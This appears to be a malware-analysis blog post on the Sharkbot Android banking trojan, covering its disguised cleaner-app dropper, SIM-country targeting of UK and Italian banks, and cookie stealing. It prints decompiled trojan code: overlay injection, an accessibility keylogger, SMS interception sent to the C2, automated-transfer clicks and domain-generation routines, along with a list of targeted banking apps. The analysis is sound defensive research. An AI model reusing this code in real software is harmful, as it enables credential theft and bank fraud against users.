0a9a8705a9b1a9b202f65107dce80c8aaf724149827cc0dc60b3818fb7abca2840b2c4acb7a5775581d6ac0cb83a1ff92d64177c06484cb3f8aac25a5b1d51204f8124ab9112327d4dc
f9c6b46eb934b781ad36ef997442605004103ece6b945bcc816b469103b5e8fc82bf2fc8caadbf8fb051e4f1254c6993605d78da1c10426348b6046f5c97b4d1b82813f78ca788a00cc
4f8694988927f8bf2728c3bd02301feb6f0443e29ad67ed676317bde8d313a2d80eb6cd806b31ae6868d285834381d7341a9ce6ed1ab6d3902a0ae75e2a533871ca05e8bdd84b07d59d
e29efbec56df893eddd94ef33a7d3ecd3c293a380d3b4a19fab6333efe7f9cc270ee26665abef2fb54cacf71d1ec5b93f44368871bec1c7ee3aed15e0d130087e38ded022d69554ec49
38f01d5c7f8a59183f826fffc4e827a26810c8a4e60b66b072861d8e5ef00d66e97ed32ada38810ff8ac61cfe9dc807352e711346d09f2b50a74823f1c2bbde0e526cd32760241d6928
5f448a1143e0f4335a280a2fc96afec68368a9210aafecb7de0c755b10a6115fcc092fc400dff492d12c7f6af823b63e87805799ff23eb8e3d3cde54e3ecd80a791ff3db0aee71d416f
7f92325184c9339508a7f6f15a56669dd5b630710fcb426536e025bf23e2aead65c20bdcfa9d22fe6d5a179ae86b4d89c2374936d3df7b4f6d911d1919e5a16b769033e156fc478ff36
2ed8d3f5236f6c867fa8463e864575f8da752ca2f0e7288627fe2876cc5b87545da6f3fd82ef2c2d9e805b26e86d44176f28c85c1601336f07ea4d9932e1fb8780d07142320d78de206
b339d931a93bb6e355eb0041ea48a39138bba72af586421dfa408c7e64ab5e78d77f556f1402407b15821b2512f18b7431ac85a85f4f2feed9d76305495c013337376d534079d45891f
144dedb0198467bd3dec168abc0374a92f922123aed800dc6cb7564243d305c52a873ea44f59d50e757cbd5cd854c19da65b9d69fc8728128d28eec2f62838cb5fde6b21e825f3038b4
be0b7894c883a9433e2b07baf842a61b905312fc4e3d3967bcac44c8b1f660a4b4bf720dc595de649784e3719ecc2c657959b1bb80fe08630520bba8b1de0f0b9e83a326337de3480d
5db3785cd88e8f0faed3c6671b6c9604badc908211acb570d68b628f4c927d7e163ee5edc30c16f78c55eef55905d2667cdc8a1f499e0a3b68f12e2014665e176b3a3151f6cd818784
5504a7b4452cf2a518680d5aea6641bc663bad1c579667ed2a5715ea6ab2e0e760cbd616db0e2
```


Output

```
["gb,it","http:\/\/mefika.me\/",",com.example.creatersa,com.barclays.android.barclaysmobilebanking,com.bankofireland.mobilebanking,com.cooperativeb
ank.bank,ftb.ibank.android,com.nearform.ptsb,uk.co.mbna.cardservices.android,com.danskebank.mobilebank3.uk,com.barclays.bca,com.tescobank.mobile,co
m.virginmoney.uk.mobile.android,com.monitise.client.android.yorkshire,com.monitise.client.android.clydesdale,com.cooperativebank.smile,com.starling
bank.android,uk.co.metrobankonline.mobile.android.production,uk.co.santander.santanderUK,uk.co.hsbc.hsbcukmobilebanking,uk.co.tsb.newmobilebank,com
.grppl.android.shell.BOS,com.grppl.android.shell.halifax,com.grppl.android.shell.CMBlloydsTSB73,it.copergmps.rt.pf.android.sp.bmps,it.extrabanca.mo
bile,it.relaxbanking,it.bnl.apps.banking,it.bnl.apps.enterprise.hellobank,it.ingdirect.app,it.popso.SCRIGNOapp,it.nogood.container,posteitaliane.po
steapp.appbpol,com.latuabancaperandroid,com.latuabancaperandroid.pg,com.latuabancaperandroid.ispb,com.fineco.it,com.CredemMobile,com.bmo.mobile,com
.fideuram.alfabetobanking,com.lynxspa.bancopopolare,com.vipera.chebanca,","file_cache_3944","update205884.apk"]
```

If we look carefully at the code used to check the installed apps against the targeted apps, we can realize that it first makes another check in the first lines:

```
String lowerCase = ((TelephonyManager)
App.f7282a.getSystemService("phone")).getSimCountryIso().toLowerCase();
    if (!lowerCase.isEmpty() && this.f.getString(0).contains(lowerCase))
```

Besides having at least one of the targeted apps installed in the device, the SharkbotDropper is checking if the SIM provider's country code is one of the ones included in the configuration – in this campaign it must be **GB** or **IT**. If it matches and the device has installed any of the targeted apps, then the dropper can request the full malware download from the C2 server. This way, it is much more difficult to check if the app is dropping something malicious. But this is not the only way to make sure only targeted users are infected, the app published in Google Play is only available to install in United Kingdom and Italy.




Mister Phone Cleaner
Kristine Soft
Contains ads
This item isn't available in your country.
VIEW DETAILS
INSTALL

After the dropper installs the actual Sharkbot v2 malware, it's time for the malware to ask for accessibility permissions to start stealing victim's information.


Sharkbot 2.25-2.26: New features to steal cookies

The Sharkbot malware keeps the usual information stealing features we introduced in our first post about Sharkbot:

- Injections (overlay attacks): this feature allows Sharkbot to steal credentials by showing a fake website (phishing) inside a WebView. It is shown as soon as the malware detects one of the banking application has been opened.




```
public void open_webinject() {
    try {
        this.B = System.currentTimeMillis();
        Intent intent0 = new Intent(App.B(), WebActivity.class);
        intent0.putExtra("data", "url");
        intent0.addFlags(0x10000000);
        intent0.addFlags(0x40000000);
        App.B().startActivity(intent0);
    }
    catch(Exception exception0) {
        e.B().B(0, new StringBuilder().insert(0, "openWebInject: ").append(exception0).toString());
    }
}
```




```
try {
    if(!s.isEmpty()) {
        this.setContentView(0x7F0B001F);  // layout:activity_web_view
        WebView webView0 = new WebView(this);
        this.k = webView0;
        webView0.setWebViewClient(new WebViewClient());
        this.k.getSettings().setJavaScriptEnabled(true);
        this.k.getSettings().setLoadWithOverviewMode(true);
        this.k.getSettings().setUseWideViewPort(false);
        this.k.getSettings().setSupportZoom(false);
        this.k.addJavascriptInterface(new n(this, this), "Android");
        this.k.setLayoutParams(new LinearLayout.LayoutParams(-1, -1));
        this.k.loadDataWithBaseURL("fake-url", "<html></html>", "text/html", "UTF-8", null);
        this.i = (RelativeLayout)this.findViewById(0x7F0801E5);  // id:webLayout
        if(s.equals("url")) {
            this.i.addView(this.k);
            this.k.loadUrl(i.B().l);
            return;
        }

        if(s.equals("iWantAll")) {
            Intent intent0 = new Intent("android.settings.ACCESSIBILITY_SETTINGS");
            intent0.addFlags(0x54008000);
            this.startActivity(intent0);
            this.startActivity(new Intent(App.B().getApplicationContext(), GuildPermissionActivity.class));
            this.finish();
            return;
        }

        if(i.B().B()) {
            this.G();
            return;
        }

        this.f();
        return;
    }

label_129:
    e.B().B(0, "WebActivity HTML_OVERLAY_URL: null");
    this.f();
}
```

- Keylogging: this feature allows Sharkbot to receive every accessibility event produced in the infected device, this way, it can log events such as button clicks, changes in TextFields, etc, and finally send them to the C2.




```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent0) {
    String s1;
    String s;
    AccessibilityNodeInfo accessibilityNodeInfo0;
    if(accessibilityEvent0 != null) {
        try {
            if(accessibilityEvent0.getPackageName() != null) {
                accessibilityNodeInfo0 = accessibilityEvent0.getSource();
                if(accessibilityNodeInfo0 == null) {
                    accessibilityNodeInfo0 = this.getRootInActiveWindow();
                    if(accessibilityNodeInfo0 == null) {
                        return;
                    }
                }

                accessibilityNodeInfo0.refresh();
                s = accessibilityEvent0.getPackageName().toString();
                s1 = this.B(accessibilityEvent0.getEventType());
                if(this.f == null && !s.equals(this.getPackageName()) && (this.a > 0 || (i.B().B("sniffer", s)))) {
                    if(this.a > 0) {
                        int v = accessibilityEvent0.getEventType();
                        goto label_46;
                    }

                    goto label_65;
                }

                goto label_74;
            }
        }
        catch(Exception exception0) {
            e.B().B(0, new StringBuilder().insert(0, "onAccessibilityEvent: ").append(exception0).toString());
        }

        return;
    label_46:
        if(v == 16) {
            try {
                JSONObject jSONObject0 = new JSONObject();
                jSONObject0.put("logsKeylogger", accessibilityEvent0.getText().toString());
                jSONObject0.put("package", s);
                h.B(App.B()).save_grabber_logs(jSONObject0.toString());
            }
```

- SMS intercept: this feature allows Sharkbot to receive every text message received in the device, and send it to the C2.




```
public class ReceiverSMS extends BroadcastReceiver {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        try {
            if(((i.B().m.equals("yes")) || (i.B().D(App.B()))) && (intent0.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))) {
                Bundle bundle0 = intent0.getExtras();
                if(bundle0 != null) {
                    if(App.B().i != null) {
                        String s = App.B().i.getIncomingSMS(bundle0);
                        if(!s.isEmpty()) {
                            i.B().f = s;
                            JSONObject jSONObject0 = new JSONObject();
                            jSONObject0.put("smsLogs", s);
                            e.B().send_data_to_c2(jSONObject0);
                        }
                    }

                    this.abortBroadcast();
                }
            }
        }
        catch(Exception unused_ex) {
        }
    }
}
```

- Remote control/ATS: this feature allows Sharkbot to simulate accessibility events such as button clicks, physical button presses, TextField changes, etc. It is used to automatically make financial transactions using the victim’s device, this way the threat actors don’t need to log in to the stolen bank account, bypassing a lot of the security measures.



```
public void setup_ATS_to_accept_permissions_request(String s) {
    try {
        this.G();
        i.B().C = false;
        this.f = s == null ? new JSONArray(new StringBuilder().insert(0, "[{\"action\":\"CLICK\",\"nodes\":[{\"search\":\"text\",\"data\":\"").append(this.k).append("\",\"attr\":{\"isClickable\":true},\"stopNext\":true},
        i.B();
        new StringBuilder().insert(0, "installDataATS: ").append(this.f).toString();
    }
    catch(Exception exception0) {
        e.B().B(0, new StringBuilder().insert(0, "installData: ").append(exception0).toString());
        this.G();
    }
}
```


Those features were present in Sharkbot 1, but also in Sharkbot 2, which didn't change too much related to the implemented features to steal information. As ThreatFabric pointed out in their tweet, Sharkbot 2, which was detected in May 2022, is a code refactor of the malware and introduces a few changes related to the C2 Domain Generation Algorithm (DGA) and the protocol used to communicate with the server. Version 2 introduced a new DGA, with new TLDs and new code, since it now uses MD5 to generate the domain name instead of Base64.




```
private String B() {
    StringBuilder v0 = new StringBuilder();
    Calendar v1 = Calendar.getInstance();
    String[] v2 = ".top,.xyz,.cc,.info,.com,.ru,.info,.net".split(",");
    int v5;
    for(v5 = 0; v5 < v2.length; ++v5) {
        String v6 = v2[v5];
        try {
            v0.append(",http://").append(Base64.encodeToString(v1.get(3) + v1.get(1) + "pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf".getBytes(), 2).substring(0, 19)).append(v6);
        }
        catch(Exception unused_ex) {
        }
    }

    return v0.toString().toLowerCase();
}
```

```
private String generate_domains_DGA() {
    try {
        StringBuilder domains = new StringBuilder();
        Calendar calendar_obj = Calendar.getInstance();
        String[] tlds = ".xyz,.live,.com,.store,.info,.top,.net".split(",");
        int i = 0;
        while(i < tlds.length) {
            String tld = tlds[i];
            // md5(TLD + week_of_year + year)
            String dga_domain_md5 = f.E().md5(new StringBuilder().insert(0, tld).append(calendar_obj.get(3)).append("").append(calendar_obj.get(1)).toString());
            ++i;
            domains.append(",http://").append(dga_domain_md5.substring(0, 16)).append(tld).append("/");
        }

        return domains.toString().toLowerCase();
    }
    catch(Exception unused_ex) {
        return "";
    }
}
```

We have not observed any big changes until version 2.25, in which the developers of Sharkbot have introduced a new and interesting feature: **Cookie Stealing** or **Cookie logger**. This new feature allows Sharkbot to receive an URL and an User-Agent value – using a new command 'logsCookie' -, these will be used to open a WebView loading this URL – using the received User-Agent as header – as we can see in the following images of the code.

